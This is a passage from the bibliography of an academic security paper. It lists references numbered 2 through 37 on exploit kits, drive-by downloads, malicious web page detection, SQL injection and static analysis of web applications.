[2] P. Bisht, A. P. Sistla, and V. N. Venkatakrishnan, "Automatically preparing safe sql queries," in *Proceedings of the 14th International Conference on Financial Cryptography and Data Security*, ser. FC'10. 2010.

[3] J. Caballero, C. Grier, C. Kreibich, and V. Paxson, "Measuring pay-per-install: The commoditization of malware distribution," in *Proceedings of the 20th USENIX Conference on Security*, ser. SEC'11. 2011.

[4] J. Caballero, P. Poosankam, S. McCamant, D. Babi ć, and D. Song, "Input generation via decomposition and re-stitching: Finding bugs in malware," in *Proceedings of the 17th ACM Conference on Computer and Communications Security*, ser. CCS '10. 2010.

[5] D. Canali, M. Cova, G. Vigna, and C. Kruegel, "Prophiler: A fast filter for the large-scale detection of malicious web pages," in *Proceedings of the 20th International Conference on World Wide Web*, ser. WWW '11. 2011.

[6] J. Cannell, "Tools of the trade: Exploit kits," http://blog.malwarebytes.org/intelligence/2013/02/tools-of-the-trade-exploit-kits/, February 2013.

[7] M. Cova, C. Kruegel, and G. Vigna, "Detection and analysis of drive-by-download attacks and malicious javascript code," in *Proceedings of the 19th International Conference on World Wide Web*, ser. WWW '10. 2010.

[8] C. Curtsinger, B. Livshits, B. Zorn, and C. Seifert, "Zozzle: Fast and precise in-browser javascript malware detection," in *Proceedings of the 20th USENIX Conference on Security*, ser. SEC'11. 2011.

[9] J. Dahse and T. Holz, "Simulation of built-in php features for precise static code analysis," in *Proceedings of Network and Distributed System Security (NDSS) Symposium*, ser. NDSS '14. 2014.

[10] L. De Moura and N. Bjørner, "Z3: An efficient smt solver," in *Tools and Algorithms for the Construction and Analysis of Systems*. 2008.

[11] M. Egele, P. Wurzinger, C. Kruegel, and E. Kirda, "Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks," in *Proceedings of the 6th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, ser. DIMVA '09. 2009.

[12] B. Eshete and V. N. Venkatakrishnan, "Webwinnow: Leveraging exploit kit workflows to detect malicious urls," in *Proceedings of the 4th ACM Conference on Data and Application Security and Privacy*, ser. CODASPY '14. 2014.

[13] B. Eshete, A. Villafiorita, and K. Weldemariam, "Binspect: Holistic analysis and detection of malicious web pages." in *SecureComm*, ser. Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering, A. D. Keromytis and R. D. Pietro, Eds., vol. 106. 2012.

[14] C. Grier, L. Ballard, and et al., "Manufacturing compromise: The emergence of exploit-as-a-service," in *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, ser. CCS '12. 2012.

[15] W. Halfond, J. Viegas, and A. Orso, "A classification of sql-injection attacks and countermeasures," in *Proceedings of the IEEE International Symposium on Secure Software Engineering*. 2006.

[16] T. Holz, M. Steiner, F. Dahl, E. Biersack, and F. Freiling, "Measurements and mitigation of peer-to-peer-based botnets: A case study on storm worm," in *Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats*, ser. LEET'08. 2008.

[17] L. Invernizzi, S. Benvenuti, M. Cova, P. M. Comparetti, C. Kruegel, and G. Vigna, "Evilseed: A guided approach to finding malicious web pages," in *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, ser. SP '12. 2012.

[18] N. Jovanovic, C. Kruegel, and E. Kirda, "Pixy: A static analysis tool for detecting web application vulnerabilities (short paper)," in *Proceedings of the 2006 IEEE Symposium on Security and Privacy*, ser. SP '06. 2006.

[19] C. Kanich, C. Kreibich, K. Levchenko, B. Enright, G. M. Voelker, V. Paxson, and S. Savage, "Spamalytics: An empirical analysis of spam marketing conversion," in *Proceedings of the 15th ACM Conference on Computer and Communications Security*, ser. CCS '08. 2008.

[20] V. Kotov and F. Massacci, "Anatomy of exploit kits: Preliminary analysis of exploit kits as software artefacts," in *Proceedings of the 5th International Conference on Engineering Secure Software and Systems*, ser. ESSoS'13. 2013.

[21] B. Krebs, "Who is paunch?" http://krebsonsecurity.com/tag/blackhole-exploit-kit/, December 2013.

[22] X. Li and Y. Xue, "A survey on server-side approaches to securing web applications," *ACM Comput. Surv.*, vol. 46, no. 4, pp. 54:1–54:29, March 2014.

[23] L. Lu, R. Perdisci, and W. Lee, "Surf: Detecting and measuring search poisoning," in *Proceedings of the 18th ACM Conference on Computer and Communications Security*, ser. CCS '11. 2011.

[24] L. Lu, V. Yegneswaran, P. Porras, and W. Lee, "Blade: An attack-agnostic approach for preventing drive-by malware infections," in *Proceedings of the 17th ACM Conference on Computer and Communications Security*, ser. CCS '10. 2010.

[25] Z. Mador and R. Barnett, "Bloodletting the arms race: Using attacker's techniques for defense," http://blog.spiderlabs.com/2014/03/bloodletting-the-arms-race-using-attackers-techniques-for-defense.html, March 2014.

[26] G. D. Maio, A. Kapravelos, Y. Shoshitaishvili, C. Kruegel, and G. Vigna, "Pexy: The other side of exploit kits," in *Proceedings of the 11th Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA)*. 2014.

[27] M. Monshizadeh, P. Naldurg, and V. N. Venkatakrishnan, "Mace: Detecting privilege escalation vulnerabilities in web applications," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '14. 2014.

[28] N. Provos, P. Mavrommatis, M. A. Rajab, and F. Monrose, "All your iframes point to us," in *Proceedings of the 17th Conference on Security Symposium*, ser. SS'08. 2008.

[29] K. Rieck, T. Krueger, and A. Dewald, "Cujo: Efficient detection and prevention of drive-by-download attacks," in *Proceedings of the 26th Annual Computer Security Applications Conference*, ser. ACSAC '10. 2010.

[30] S. Son, K. S. McKinley, and V. Shmatikov, "Fix me up: Repairing access-control bugs in web applications," in *NDSS*.2013.

[31] T. SpiderLabs, "Exploit kit roundup: Best of obfuscation techniques," http://blog.spiderlabs.com/2014/05/exploit-kit-roundup-best-of-obfuscation-techniques.html, May 2014.

[32] B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. Kemmerer, C. Kruegel, and G. Vigna, "Your botnet is my botnet: Analysis of a botnet takeover," in *Proceedings of the 16th ACM Conference on Computer and Communications Security*, ser. CCS '09. 2009.

[33] TrendMicro, "Esthost taken down biggest cybercriminal takedown in history," http://blog.trendmicro.com/trendlabs-security-intelligence/esthost-taken-down-biggest-cybercriminal-takedown-in-history/, Nov 2011.

[34] URLQuery, "Free url scanner," http://urlquery.net/, July 2014.

[35] Y.-M. Wang, D. Beck, X. Jiang, R. Roussev, C. Verbowski, S. Chen, and S. T. King, "Automated web patrol with strider honeymonkeys: Finding web sites that exploit browser vulnerabilities," in *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2006.

[36] G. Wassermann and Z. Su, "Sound and precise analysis of web applications for injection vulnerabilities," in *Proceedings of the 2007 ACM SIGPLAN Conference on Programming Language Design and Implementation*, ser. PLDI '07. 2007.

[37] Y. Zheng, X. Zhang, and V. Ganesh, "Z3-str: A z3-based string solver for web application analysis," in *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, ser. ESEC/FSE. 2013.